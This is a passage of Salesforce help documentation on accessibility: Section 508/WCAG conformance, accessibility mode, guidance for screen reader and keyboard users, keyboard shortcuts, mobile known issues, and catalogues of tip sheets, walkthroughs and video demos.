Learn about the standards Salesforce follows to design applications with accessibility in mind.

Salesforce is committed to providing on-demand enterprise applications accessible to all individuals, including users working with assistive devices, such as speech recognition software and screen readers. To help meet our goal of universal design, Salesforce follows the internationally recognized best practices in Section 508 of the Rehabilitation Act and the Web Content Accessibility Guidelines (WCAG) 2.0 Level AA to the extent possible.

Our Voluntary Product Accessibility Template (VPAT) is a tool used to document a product's conformance with the accessibility standards under Section 508 of the Rehabilitation Act and includes an accessibility assessment of our products.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

General Accessibility Requirements

Consider these requirements when using Salesforce.

- JavaScript support must be available and turned on.
- After a specified period of inactivity, a session timeout popup window automatically displays, prompting you to log out or continue working. Your administrator can set this time interval or disable it altogether. Your browser must allow pop-ups in Salesforce; otherwise you won't receive a warning about the upcoming timeout.
- Pilot and Beta features may not be accessible.

Recommended Browsers

For general accessibility testing, Salesforce uses the most current version of Mozilla® Firefox® and Microsoft® Internet Explorer® on Windows®, and Apple® Safari® on OS X®.

Contacting Salesforce with Accessibility Concerns

To access documentation and knowledge base articles or to contact customer support, click the **Help & Training** link at the top of any page.

To report any accessibility concerns or to request an alternate format of any document, send an email to accessibility@salesforce.com.

Note: Customer support is not available for Personal and Developer Edition users. In addition, knowledge base access is not available for Developer Edition users. All users are welcome to contact accessibility@salesforce.com in English with any accessibility-related queries.

Accessibility Mode

Learn how accessibility mode changes your experience using Salesforce.

Enable Accessibility Mode

Optimize your experience using Salesforce with assistive devices, such as speech recognition software and screen readers, by enabling accessibility mode.

Recommendations for Salesforce Accessibility

Learn about accessibility features designed for users working with assistive devices, such as speech recognition software and screen readers.

Keyboard Shortcuts

Use keyboard shortcuts to work efficiently in Salesforce.

Keyboard Shortcuts for Lightning Experience Composer Windows

Use keyboard shortcuts to work efficiently in Lightning Experience composer windows. Open a composer window to create tasks, jot down notes, log a call, and more. Keyboard shortcuts make it easy to cycle through the fields inside a composer and work your way through multiple composer windows that are open at the same time.

Salesforce1 Mobile App Accessibility Considerations

The Salesforce1 mobile app is designed to give users working with screen readers and other accessibility features a fully accessible mobile experience. Unlike the full Salesforce site, Salesforce1 doesn't require accessibility mode. If you use Salesforce1 with an assistive device, look here for considerations to keep in mind.

Accessibility Mode

Learn how accessibility mode changes your experience using Salesforce.

Salesforce includes an alternate user interface mode that lets users with assistive devices, such as speech recognition software and screen readers, work with Salesforce more effectively. Most new features are designed with accessibility in mind and are inherently accessible in the standard mode. However, you may find that accessibility mode better suits your needs, particularly when using speech recognition or screen reading software to create reports and dashboards or interact with list views.

Accessibility mode includes the full functionality of Salesforce with the modifications detailed here to create a better experience for users with assistive devices.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

Accessibility Mode Features that Enhance Usability

- Access setup pages from a Setup link at the top of the page.
- Drop-down menus include a **Go** button that you select to navigate to the option you choose in the drop-down list.
- Menu buttons are rendered as a drop-down list with a **Go** button.
- Overlay pages are rendered as separate pop-up windows.
- The HTML editor is replaced with a text box. This text box only accepts HTML and does not recognize plain text entries like carriage returns. To separate content, you must use paragraph or line break HTML tags.
- When viewing a dashboard, the `View Dashboard` auto-complete filter is replaced with a standard drop-down menu.
- The **Edit Columns** link on the Manage Members page, accessible via the Manage Members drop-down on a campaign detail page, becomes a drop-down button. The Edit Columns overlay is replaced by a standard setup page.
- Clicking a requested meeting in the Open Activities related list and in some list views doesn't open the meeting detail page. Instead, a dialog opens that instructs you to contact the meeting organizer for details about the requested meeting.
- The **Turn My Email On** drop-down list on a Chatter group displays as a **Chatter Email Settings** link that opens your settings for receiving Chatter email.

Disabled Calendar Features

- Event detail overlays in the calendar view
- Drag-and-drop editing
- Drag-and-drop scheduling
- Click-and-create events
- The **New Meeting Request** button on the Open Activities related list

Note: As a result, you can't request a meeting in accessibility mode, and the Requested Meetings subtab in the Calendar section of the Home tab doesn't display any meetings.

Disabled Report and Dashboard Features

- Drag-and-drop editing in the dashboard builder
- Creating and editing reports in report builder

Note: Report builder is required to create or edit joined reports and reports containing cross filters or buckets. Users with accessibility mode enabled can run those reports, but can't create or edit them. To create reports in accessibility mode, you must use the report wizard.

- Drag-and-drop to move reports and dashboards between folders

Disabled List View Features

- Related list hover links
- These enhanced list features:
  - Inline editing
  - Rearranging and adjusting the width of columns
  - Editing, deleting, or refreshing the current list view
  - Changing the number of records displayed per page
  - Jumping to a specific page of results

Other Disabled Features

- The **Check Spelling** button for solutions
- The latest Manage Members page
- The **Recent Tags** drop-down menu when you add the tag component to the sidebar
- When finding similar opportunities, the Match Criteria sidebar on the search results page
- The list of similar questions as you type a question in an answers community

  Tip: Users with accessibility mode enabled should use the search box on the Answers tab to see if their question has already been asked before they post their question.

Enable Accessibility Mode

Optimize your experience using Salesforce with assistive devices, such as speech recognition software and screen readers, by enabling accessibility mode.

1. From your personal settings, enter *Accessibility* in the Quick Find box, then select **Accessibility**. No matching results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.
2. Select Accessibility Mode.
3. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

Recommendations for Salesforce Accessibility

Learn about accessibility features designed for users working with assistive devices, such as speech recognition software and screen readers.

Here are some recommendations to help you work with Salesforce.

Sighted Keyboard Users

Learn about Salesforce accessibility features designed for sighted keyboard users.

Screen Reader Users

Learn about Salesforce accessibility features designed for screen reader users.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

Deaf or Hearing Impaired Users

Salesforce provides video demos hosted on YouTube.

Specific Color Users

Tips for users who rely on browser settings and their operating system to change their display to a particular color combination.

Low-Vision Users Who Require Magnification

Salesforce supports standard OS-level, browser, and third-party magnification tools. Adjust the zoom setting to suit your needs.

Sighted Keyboard Users

Learn about Salesforce accessibility features designed for sighted keyboard users.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

These Salesforce features help ensure an accessible experience.

- Accessibility Mode helps you work more effectively with Salesforce, particularly reports, dashboards, and list views. See Accessibility Mode on page 22 for more information.
- Selected areas on the screen include highlights to give you an on-screen visual indication of focus.
- These elements are identified in our page markup to help you interact with them.
  - Headings are marked up as headings rather than field set and legend elements for grouping form controls.
  - The main heading for the page (typically at the start of the main content area) is a level 1 heading. You can shift to this heading with a shortcut key.
  - Data tables have data table markup (except enhanced listviews in Standard Mode only) to aid identification of headers for each cell.
  - Lists provided in the main content area are marked up as lists.
- A skip link (the first keyboard-focusable link on each page) allows you to shift the focus to the start of the main content area. This feature generally bypasses the navigational menus before the main content area. It greatly reduces the number of tab presses that are otherwise required to reach the main content area of the page.
- Keyboard focus is placed inside dialog boxes when they open and remains locked there until the dialog is closed.
- On edit pages, the keyboard focus defaults to the first editable field on the page. When creating or editing a task or event, the keyboard focus defaults to the Subject field, regardless of its location on the page.
- Buttons, links, and fields that aren't currently active are labeled with a “disabled” attribute. For example, when using a wizard with multiple steps, some buttons are disabled until you select a specific option.

Screen Reader Users

Learn about Salesforce accessibility features designed for screen reader users.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

Salesforce on-demand applications are designed to take advantage of the latest features of the most widely used screen reading software. We recommend that you use the most current versions of Mozilla® Firefox® and JAWS® or NVDA with Salesforce.

These Salesforce features help ensure an accessible experience:

- Accessibility Mode helps you work more effectively with Salesforce, particularly reports, dashboards, and list views. See Accessibility Mode on page 22 for more information.
- Important images have text alternatives equivalent to the purpose of the image; non-important images have empty text equivalents or are implemented through CSS. Images showing detailed information are also links to source data. For example, Dashboards contain charts and graphs that are visual in nature. To access the report data used to generate the chart or graph, simply select the dashboard component.

Note: The underlying report can contain more data than what is represented in the dashboard component. It can also contain some data that you don't have access to view due to sharing settings.

- These elements are identified in our page markup to help you interact with them.
  - Headings are marked up as headings rather than field set and legend elements for grouping form controls.
  - The main heading for the page (typically at the start of the main content area) is a level 1 heading. You can shift to this heading with a shortcut key.
  - Data tables have data table markup (except enhanced listviews in Standard Mode only) to aid identification of headers for each cell.
  - Lists provided in the main content area are marked up as lists.
- A skip link (the first keyboard-focusable link on each page) allows you to shift the focus to the start of the main content area. This feature generally bypasses the navigational menus before the main content area. It greatly reduces the number of tab presses that are otherwise required to reach the main content area of the page.
- Keyboard focus is placed inside dialog boxes when they open and remains locked there until the dialog is closed.
- On edit pages, the keyboard focus defaults to the first editable field on the page. When creating or editing a task or event, the keyboard focus defaults to the Subject field, regardless of its location on the page.
- Buttons, links, and fields that aren't currently active are labeled with a “disabled” attribute. For example, when using a wizard with multiple steps, some buttons are disabled until you select a specific option.

In addition, we recommend that you enable these personalized web settings in your screen reader:

- Set pages to refresh automatically.
- Turn on live region update announcements.
- Set text links to show titles. This setting ensures that the screen reader announces information provided through a link's title attribute, such as a warning about a new window.
- Set headings to announce Headings and Levels. Heading markup is used to provide context and navigation.
- Add common signs, such the @ (at) sign for mentioning people in Chatter posts and comments, to your screen reader dictionary.

Deaf or Hearing Impaired Users

Salesforce provides video demos hosted on YouTube.

To view synchronized captions for videos, click `Watch on YouTube.com` in the bottom-right corner of embedded videos.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

Specific Color Users

Tips for users who rely on browser settings and their operating system to change their display to a particular color combination.

Browser and operating system settings don’t change the colors displayed within images. Salesforce implements many images as background images, which aren’t displayed when browser and operating system settings for color display are in effect. If you rely on browser settings and your operating system to change your display to a particular color combination, try to:

- Display image text alternatives to access information provided by important images.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

- Override our CSS for these classes: assistiveText, zen-assistiveText. Then set your browser settings according to your preferences.

In addition,

- Some charts (for example, in reports and dashboards) rely on color to display information. If you have trouble interpreting the information in charts, select `Color-Blind Palette on Charts` from your personal detail page. This option sets an alternate color palette for charts that has been optimized for use by color-blind users. Dashboard emails don't use the alternate palette. You can also click a chart to view its source report.
- Dashboards contain charts and graphs that are visual in nature. To access the report data used to generate the chart or graph, simply select the dashboard component.

  Note: The underlying report can contain more data than what is represented in the dashboard component. It can also contain some data that you don't have access to view due to sharing settings.

Low-Vision Users Who Require Magnification

Salesforce supports standard OS-level, browser, and third-party magnification tools. Adjust the zoom setting to suit your needs.

These elements are identified in our page markup. You can alter the styles for these elements to help you identify them.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

- Headings are marked up as headings rather than field set and legend elements for grouping form controls.
- The main heading for the page (typically at the start of the main content area) is a level 1 heading. You can shift to this heading with a shortcut key.
- Data tables have data table markup (except enhanced listviews in Standard Mode only) to aid identification of headers for each cell.
- Lists provided in the main content area are marked up as lists.

Keyboard Shortcuts

Use keyboard shortcuts to work efficiently in Salesforce.

In addition to the standard keyboard shortcuts available with your Web browser, Salesforce supports these keyboard shortcuts.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com**

- Press ALT plus any number between 0 and 9 to highlight an item in the Recent Items list in the sidebar. For example, press ALT+1 to highlight the first item in the list, ALT+2 to highlight the second item, and so on. Pressing ALT+0 highlights the tenth item in the list.

  Note: If you're using Mozilla® Firefox®, press SHIFT+ALT plus a number to automatically display the item you highlighted. If you're using Mozilla Firefox on a Mac, press CTRL plus a number. If you're using Microsoft® Internet Explorer®, press ALT plus a number and then press Enter to display the highlighted item.

- If your organization has enabled the collapsible sidebar, press ALT+S to open or close the sidebar. Opening the sidebar using ALT+S automatically places your cursor in the Search box.

Keyboard Shortcuts for Lightning Experience Composer Windows

Use keyboard shortcuts to work efficiently in Lightning Experience composer windows. Open a composer window to create tasks, jot down notes, log a call, and more. Keyboard shortcuts make it easy to cycle through the fields inside a composer and work your way through multiple composer windows that are open at the same time.

In addition to the standard keyboard shortcuts available with your Web browser, Lightning Experience supports these handy shortcuts when using the composer windows.

- Alt+1: opens the overflow menu from anywhere on the page
- Up and Down Arrow keys: moves through the list of open composer windows in the overflow menu
- Left and Right Arrow keys: moves between open composer windows
- Enter (from a composer window's header): moves focus to inside the composer window
- Tab key: cycles through the fields inside the composer window
- Esc key: moves focus from a composer window to the window's header

EDITIONS

Available in Lightning Experience

Available in: in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Salesforce1 Mobile App Accessibility Considerations

The Salesforce1 mobile app is designed to give users working with screen readers and other accessibility features a fully accessible mobile experience. Unlike the full Salesforce site, Salesforce1 doesn't require accessibility mode. If you use Salesforce1 with an assistive device, look here for considerations to keep in mind.

Salesforce1 works with all the accessibility features built into your mobile device, including VoiceOver and AssistiveTouch on iOS devices and TalkBack and Explore by Touch on Android devices. The following, however, are known issues that affect those accessibility features.

EDITIONS

Salesforce1 mobile app available in: **All** editions except Database.com

On an iOS device, assistive technology users should consider these issues:

- When VoiceOver is enabled, you may not be able to use three-finger scrolling on some pages. Instead, use the buttons on the top and bottom of the screen to scroll vertically and the buttons on the left and right of the screen to scroll horizontally.
- Using pinch and spread to zoom isn't currently supported. To zoom, use the iOS zoom function.
- Introductory screens have decorative images that are called out but not identified as decorative.

On an Android device, assistive technology users should consider the following:

- When you post to Chatter, the area for writing your post isn't announced.
- Introductory screens have decorative images that are called out but not identified as decorative.

On all devices, the close button for the notifications list doesn't have a description. The notifications list is located in the upper left of the screen.

Additional Resources

Looking for more resources? Check out our tip sheets, implementation guides, videos, and walkthroughs.

Tip Sheets and Implementation Guides

EDITIONS

Available in: All Editions

Get More Done Faster with Walkthroughs

Interactive walkthroughs guide you step-by-step through a task or feature. Salesforce creates walkthroughs to help you be successful with Salesforce.

Video Demos

Tip Sheets and Implementation Guides

In addition to online help, Salesforce publishes additional material to help you be successful with Salesforce. These documents include tip sheets, implementation guides, and other resources that describe the features and capabilities of Salesforce.

Note: Adobe Reader® is required to open Adobe® PDF files. To download the latest version of Reader, go to `www.adobe.com/products/acrobat/readstep2.html`.

Printable Tip Sheets & User Guides — All Users

Information about system requirements, custom views, content deliveries, and Chatter Plus.

Printable Tip Sheets & User Guides — For Sales Professionals

Printable Tip Sheets & User Guides — For Support Professionals

Printable Tip Sheets & User Guides — For Marketing Professionals

Printable Tip Sheets & User Guides — For Analytics Admins and End Users

This topic contains tip sheets and implementation guides that can be reused in multiple topics and in multiple cloud-based bundles.

Printable Tip Sheets and User Guides — For Administrators

Printable Tip Sheets & User Guides — All Users

Information about system requirements, custom views, content deliveries, and Chatter Plus.

- *How to be Successful with Salesforce*
- *Tips & Hints for Custom Views*
- *Salesforce System Requirements*
- *Tips for Using Content Deliveries*
- *Using Salesforce Group Edition*
- *Chatter Plus Frequently Asked Questions*

Printable Tip Sheets & User Guides — For Sales Professionals

Enterprise Territory Management

- *Enterprise Territory Management Implementation Guide*

Account Management

- *Getting Microsoft® Outlook® and Salesforce in Sync*
- *Get Ready to Sync Contacts and Events with Exchange Sync (Beta)*
- *Tips & Hints for Sales Reps*
- *Tips for Using Content Deliveries*

- *Tips for Using HTML Email Templates*
- *Using Force.com Connect for Office*
- *Salesforce Bulk Mail Merge Process*
- *Guidelines for Uploading Mail Merge Templates*
- *Sample Mail Merge Templates* (Zip file)
- *Getting Started with Force.com Connect Offline*
- *Tips & Hints for Working with Territories*

Pipeline Management

- *Collaborative Forecasts Implementation Guide*—For administrators of Collaborative Forecasts.
- *Using Customizable Forecasts*—For users of Customizable Forecasting. For more information, search for "Customizable Forecasting Overview" in the Salesforce online help.
- *Tips & Hints for Products & Schedules*

Mobile

- *Using the Salesforce1 App*
- *Salesforce Mobile Classic User Guide for iPhone*
- *Salesforce Mobile Classic User Guide for Android*

Printable Tip Sheets & User Guides — For Support Professionals

These documents are for support professionals.

- *Tips & Hints for Support Reps*
- *Getting Started with your SoftPhone*
- *Using the Console Tab*
- *Tips & Hints for Solutions*
- *Getting to Know Case Feed*
- *Live Agent for Support Agents*
- *Live Agent for Support Supervisors*

Printable Tip Sheets & User Guides — For Marketing Professionals

The following documents apply to marketing professionals:

- *Getting the Most from Your Leads*
- *Five Steps for Managing Campaigns*
- *Tips for Using Content Deliveries*

Printable Tip Sheets & User Guides — For Analytics Admins and End Users

This topic contains tip sheets and implementation guides that can be reused in multiple topics and in multiple cloud-based bundles.

Wave Analytics

- *Wave Analytics Setup Guide*

  Learn how to set up Analytics Cloud.

- *Wave Analytics Security Implementation Guide*

  Learn how to implement security on Salesforce data, apps, and datasets.

- *Wave Analytics Data Integration*
- *Wave Analytics External Data API Developer Guide*
- *Wave Analytics External Data Format Reference*
- *Wave Analytics SAQL Reference*
- *Wave Analytics Dashboard JSON Reference*
- *Wave Analytics Extended Metadata (XMD) Reference*

Reports and Dashboards

- *Getting Started with Salesforce Reports and Dashboards*
- *Analytics Workbook*
- *Reports Tab*
- *Using the Drag-and-Drop Report Builder*
- *Do your big reports take a long time to return data?*
- *Report Formula Summary Functions*
- *FAQ: Scheduling Reports*
- *Tips for Creating Dashboards*
- *One Dashboard For Many Viewers*
- *Taking Advantage of Dynamic Dashboards*
- *Sample CRM Dashboards*
- *What Are Joined Reports?*
- *Using Cross Filters in Reports*
- *Using Bucket Fields*

Printable Tip Sheets and User Guides — For Administrators

Mobile Administration

- *Salesforce1 Mobile App Admin Guide*
- *Salesforce Mobile Classic Implementation Guide*

Sales Administration

- *Get Started with Sales Cloud*
- *Enhance Your Sales Cloud Implementation*
- *Enterprise Territory Management Implementation Guide*
- *Team Selling Implementation Guide*

- *Setting Up Shared Calendaring*
- *Implementing Person Accounts*
- *Collaborative Forecasts Implementation Guide*
- *Setting Up Customizable Forecasting*
- *Customizable Forecasting FAQ*
- *Salesforce CRM Content Implementation Guide*
- *Administering Salesforce Desktop Clients*
- *Helping Users Sync Contacts and Events with Lightning Sync*
- *Getting Started with Relationship Groups*
- *Getting Started with Assets*
- *Lightning Voice Implementation Guide*
- *Work.com Implementation Guide*
- *Deploying Territory Management (This version of Territory Management precedes Enterprise Territory Management.)*
- *Implementing Data.com Clean*
- *Syncing Between Pardot and Salesforce*
- *Utility Bar API Implementation Guide*

Support Administration

- *Salesforce Console Implementation Guide*
- *Setting Up Customer Support*
- *Case Management Implementation Guide*
- *Complete Guide to Salesforce Knowledge*
- *Solutions Implementation Guide*
- *Getting Started with Setting Up Call Centers*
- *Complete Guide to Field Service Lightning*
- *Getting the Most from Your Self-Service and Customer Portals*
- *Salesforce Customer Portal Implementation Guide*
- *Chatter Answers Implementation Guide*
- *Self-Service Portal Implementation Guide*
- *Salesforce CRM Content Implementation Guide*
- *Answers Implementation Guide*
- *The Admin's Guide to Entitlement Management*
- *Live Agent for Administrators*
- *Setting Up Case Feed*
- *Getting Started with the Ideas Base Theme*
- *Complete Guide to Social Customer Service*
- *Set Up Omni-Channel*
- *Set Up SOS Video Chat and Screen-Sharing*

Marketing Administration

- *Tips for Lead Administrators*
- *Salesforce Lead Management Implementation Guide*
- *Campaign Management Implementation Guide*
- *Salesforce Ideas Implementation Guide*

Communities and Collaboration Administration

- *Set Up and Manage Communities*
- *Community Templates for Self-Service Implementation Guide*
- *Communities Managers Guide*
- *Migrating From Portals to Communities*
- *Quick Actions Implementation Guide*
- *Customizing Chatter Profile Pages*
- *Salesforce Files Sync Implementation Guide*
- *Salesforce Files Connect Implementation Guide*

Salesforce Implementations

- *Salesforce Enterprise Edition Upgrade Guide*
- *Setting Up Salesforce Group Edition*
- *Salesforce Limits Quick Reference Guide*

Platform and Apps

- *Building Custom Objects, Tabs, and Related Lists*
- *Implementing State and Country Picklists*
- *Formulas Quick Reference Guide*
- *Useful Formula Fields*
- *Tips for Reducing Formula Size*
- *Using Date and Date/Time in Formulas*
- *Useful Validation Rules*
- *Using Multiple Business Processes*
- *Useful Workflow Rules*
- *Useful Approval Processes*
- *Visual Workflow Guide*
- *Organization Sync Implementation Guide*

Security and Data Management

- *Security Implementation Guide*
- *Managing Duplicate Records in Salesforce*
- *Single Sign-On Implementation Guide*

- *Platform Encryption Implementation Guide*
- *Platform Encryption Tip Sheet*
- *Understanding User Sharing*
- *Understanding Defer Sharing Calculations*
- *Managing Data Quality*
- *Importing Your Organization's Accounts and Contacts*
- *Using Mass Delete to Undo Imports*
- *Getting Started with Divisions*
- *Data Loader Guide*
- *Salesforce Field Reference Guide*
- *Resolving Data Conflicts and Errors in Force.com Flex Apps*
- *Salesforce Identity Implementation Guide*
- *Identity Connect Implementation Guide*

Extending Salesforce

- *Developing Packages for Distribution*
- *Force.com Sites Implementation Guide*
- *OEM User License Comparison*
- *Custom Metadata Types Implementation Guide*

Globalization

- *International Organizations: Using Multiple Currencies*

Health Cloud

Administration

- *Health Cloud Implementation Guide*
- *Health Cloud Object Reference Guide*

Financial Services Cloud

Administration

- *Financial Services Cloud Implementation Guide*
- *Financial Services Cloud Object Reference Guide*

Get More Done Faster with Walkthroughs

Interactive walkthroughs guide you step-by-step through a task or feature. Salesforce creates walkthroughs to help you be successful with Salesforce.

Before you click a walkthrough link, make sure you have the correct user permissions and license associated with the feature so you can access the proper pages in Salesforce. Then, click the link to open the walkthrough. If you're not already logged in, you'll be prompted to log into your account.

EDITIONS

Available in: All Editions

The walkthrough guides you through a series of steps to help you complete a task or review a feature directly within your own Salesforce account.

Note: Keep in mind that walkthroughs guide you through your own Salesforce account rather than a demo environment. So you're actually making changes to the data in your org as you follow along through the steps. If you're concerned about making these changes, follow the walkthrough in a sandbox account or other test environment first.

Video Demos

Salesforce creates video demos to help you be successful with Salesforce. All videos are in English.

- Salesforce Setup
- User Setup
- Managing Users
- General Salesforce Functionality
- Communities and Chatter
- Sales
- Service
- Data.com
- Platform and Apps
- Security
- Salesforce Identity
- Data Import
- Wave Analytics, Reports, and Dashboards

Salesforce Setup

Video Title	For End Users	For Admins
Get Ready to Migrate to Lightning Experience Lightning Experience is the modern and intelligent Salesforce user interface that transforms the way sales reps get their work done. But before reps can get started, Salesforce administrators have to migrate from Salesforce Classic. This video demonstrates how the Migration Assistant is here to guide admins each step of the way.		✓
Ready for Lightning Experience? Readiness Check generates a customized report that helps you prepare some of your features and customizations for Lightning Experience. To help you start your migration plan, we'll also tell you how to connect with one of our Lightning Experience experts for a 30-minute consultation.		✓
Tips for Migrating to Lightning Experience Lightning Experience is the modern and intelligent Salesforce user interface that transforms the way sales reps get their work done. But before reps can get started, Salesforce administrators have to migrate from Salesforce Classic. This video provides guidelines and resources for migrating to Lightning Experience.		✓

User Setup

Video Title	For End Users	For Admins
How to Change Your Personal Settings in Salesforce (Salesforce Classic) This short video walks you through changing your personal settings in Salesforce. You can change the tabs that appear at the top of the page, change the layout and elements that appear on individual pages, and fine-tune your Chatter email settings.	✓	
Need Help Logging In? (Salesforce Classic) A quick video to help you in case you forgot your Salesforce password!	✓	

General Salesforce Functionality

Video Title	For End Users	For Admins
Search in Salesforce Classic This video walks you through searching in Salesforce, and within Chatter, so you can locate files, posts, records, and topics quickly.	✓	
Filtering Search Results in Salesforce Classic Looking for a record, but are having trouble navigating the search results page? Here's how to use filters to refine search results in Salesforce Classic.	✓	
Search in Salesforce Lightning Experience This video guides you through searching in Salesforce Lightning Experience and navigating search results.	✓	
How Does Search Work? Ever wonder how search finds information in your org? This video guides you through the search process, including how your search terms are broken up and matched against the search index.	✓	✓
How to Search In Help Our Help portal is extensive, with everything from documentation, to troubleshooting-type knowledge articles, videos, and more. Fine-tune your search settings and learn to use the filters so that you can find exactly what you need, every time.	✓	

Communities and Chatter

Video Title	For End Users	For Admins
Discover and Organize with Chatter Topics (Salesforce Classic)	✓	

Video Title	For End Users	For Admins
Use Chatter topics to see what people are talking about, organize the conversations you want to be a part of, and discover people and groups that are interested and knowledgeable in the same areas.		
Get Started with Salesforce Files Sync Learn how to sync files between your computer or mobile device and Salesforce so you always have the latest version of every file.	✓	

Sales

Video Title	For End Users	For Admins
Lightning Experience: Take it for a Spin This video showcases the full Salesforce Lightning Experience. Learn how to find your personal settings, where to find items such as records and apps, and how to navigate records and find details and common actions.	✓	
Use Tasks in Lightning Experience to Boost Sales Productivity Learn three powerful ways to manage tasks in Lightning Experience.	✓	
Qualify and Convert Your Leads Efficiently (Lightning Experience) The lead workspace in Lightning Experience is command central for working toward lead qualification. Log calls, create tasks, collaborate, and send email—all from your workspace.	✓	
Work Your Opportunities and Manage Your Pipeline (Lightning Experience) This video show you how to work your deals and manage your pipeline in the Salesforce Lightning Experience.	✓	
Take Your Tasks from Desktop to Mobile (Salesforce Classic) See how our setup wizard helps you get started with Salesforce.		✓
Salesforce Basics for Helping Your Sales Teams Close Deals Faster Learn about the standard objects you use in Salesforce to store your data.	✓	✓
Take Your Tasks from Desktop to Mobile Stay on top of your tasks when you're on the go by using the Salesforce1 app for phones and tablets.	✓	
Accounts and Contacts on the Go (Salesforce Classic) Combine desktop and mobile data with the Salesforce1 app for phones and tablets.	✓	
Splitting Credit across Your Sales Team (Salesforce Classic) Learn how to add revenue and overlay splits to opportunities.	✓	

Video Title	For End Users	For Admins
Connecting Social Networks to Accounts, Contacts, and Leads (Salesforce Classic) Gain insights to your current and prospective customers by adding social data to your Salesforce accounts, contacts, and leads.	✔	
Editing Role-Based Category Group Visibility Allows certain roles to view information, such as questions in an answers community or articles in a knowledge base, according to specific data categories.		✔
Forecast Accurately With Collaborative Forecasts (Salesforce Classic) See how to maneuver around Collaborative Forecasts so that you can reach your sales goals.	✔	
Sending Mass Email (Salesforce Classic) This demo shows you how to leverage the mass email tool in Salesforce, so you can quickly contact your customers and track these emails within the Salesforce app.	✔	
Creating Quote Templates (Salesforce Classic) Quote templates let you design, preview, and activate templates for the quote PDFs that sales reps send to customers.	✔	
How to Merge Contacts in Salesforce Learn how you can merge duplicate contact records in Salesforce.	✔	
How to Use Notes Learn how to use Notes, the enhanced note-taking tool in Salesforce1.	✔	
How to Track Calls, Emails, and Meetings (Salesforce Classic) Learn how to track different events such as calls, emails, and meetings in Salesforce.	✔	
Merging Duplicate Accounts: Tips and Gotchas (Salesforce Classic) The Merge Accounts tool lets you merge multiple account records into one, and lets you choose which data to keep from each record. This video guides you through the process so you can get clean, useful data, quickly.	✔	
Relate a Single Contact to Multiple Accounts (Lightning Experience) Learn how easy it is to track the relationships between people and the businesses they work with. When you relate a single contact record to multiple account records, you can view current and past relationships so you always know who you're talking to—or who you *should* be talking to.	✔	
Set Up Contacts to Multiple Accounts Let your sales reps easily track the relationships between the customers and businesses they work with. Contacts to Multiple Accounts is quick to set up and allows reps to relate a single contact record to multiple accounts.		✔

Video Title	For End Users	For Admins
Lightning Sync Videos		
Set Up a Microsoft® Exchange Service Account to Sync with Salesforce (for administrators using Office 365™ Admin Center) Configure an Exchange service account for Lightning Sync using the Microsoft Office 365 point-and-click interface.		✓
Set Up a Microsoft® Exchange Service Account to Sync with Salesforce (for administrators using command shell) Configure an Exchange 2013, Exchange 2016, or Microsoft Office 365™ (Exchange Online) service account for Lightning Sync using a command-line interface.		✓
Salesforce for Outlook Videos		
Getting Started with Salesforce for Outlook Salesforce for Outlook lets you sync contacts, events, and tasks between Microsoft® Outlook® and Salesforce. You can also associate Outlook emails, events, and tasks to Salesforce records, directly from Outlook. Learn how to download and install the product on your system.	✓	
Learning about Sync Directions (Salesforce Classic) Learn how to view your sync direction settings in Salesforce for Outlook, and find out whether you have permissions to change them.	✓	
Using the Salesforce Side Panel to Work with Records in Microsoft® Outlook® Learn how you can work with Salesforce records directly in Outlook. In addition, learn about adding Outlook emails and events to the Salesforce records of your choice.	✓	

Service

Video Title	For End Users	For Admins
	✓	
Introducing the Salesforce Console The Salesforce console uses tabs to help you find and update records quickly.	✓	
Plan Your Salesforce Console Implementation How to set up a Service Cloud console for support agents.		✓
Entitlement Management Setup (Salesforce Classic) Learn how to set up the Entitlement Management feature. Entitlement Management helps your support reps determine which customers are eligible for certain kinds of support. This video covers Entitlement Management Milestones, Entitlement Processes, Entitlements, and Service Contracts.		✓

Video Title	For End Users	For Admins
Updating Entitlement Processes with Entitlement Versioning (Salesforce Classic) Learn how to create a new version of an entitlement process, edit the new version, and apply it to new and existing entitlements.		✓
Support Your Customers on Their Social Networks Learn how to get started with Social Customer Service.		✓
Live Agent Configuration (Salesforce Classic) Set up Live Agent in your Salesforce console and get your agents chatting!		✓
Overview of Lightning Service Setup Home		✓
Getting Started with Recommended Setup		✓
Learn the Basics of Lightning Service		✓

Platform and Apps (General)

Video Title	For End Users	For Admins
How to Change the Look and Feel of Salesforce for Your Company (Salesforce Classic) Quick demo of how to customize the way Salesforce looks for your organization.		✓
Creating a Workflow Rule (Salesforce Classic) Quick demo of how to create a workflow rule in Salesforce.		✓
Visual Workflow Cloud Flow Designer Overview This demo gives you an overview of Visual Workflow's Cloud Flow Designer, the tool for creating flows. With the Salesforce Cloud Flow Designer, you can configure screens and define branching logic for your flows, completely within Salesforce, without writing any code.		✓
Building a Simple Flow (Salesforce Classic) Follow along as we create a simple two-screen pledge flow using user input fields and choices. We collect users' information, ask them to choose a pledge level, then thank them for their donation.		✓
Troubleshooting Workflow (Salesforce Classic) Learn how to investigate and troubleshoot the most common issues that occasionally arise with Workflow.		✓
Avoid Unwanted Actions in Your Process This video shows you how to set options in the Process Builder so you can, for example, avoid sending a bunch of emails to the VP every time a high-value opportunity is updated.		✓

Video Title	For End Users	For Admins
Creating Custom Links and Buttons Learn how to create a link on the Account object that maps the company's address onto Yahoo Maps.		✓
Who Sees What: Record Types (Salesforce Classic) Learn how to organize and gather data for the same object, in different ways, using record types.		✓

Custom Fields

Video Title	For End Users	For Admins
How to Create a Custom Field in Salesforce (Salesforce Classic) Want to customize Salesforce so it captures all your business data? This short video walks you through how to create a custom picklist field, from choosing the correct field type to applying field level security.		✓
Custom Fields: Picklists This video walks you through creating a picklist field and adding new values to the field, and deleting old values. We even cover how to add your values to the correct page layouts, so your users see choices that are relevant to their work.		✓

Formulas

Video Title	For End Users	For Admins
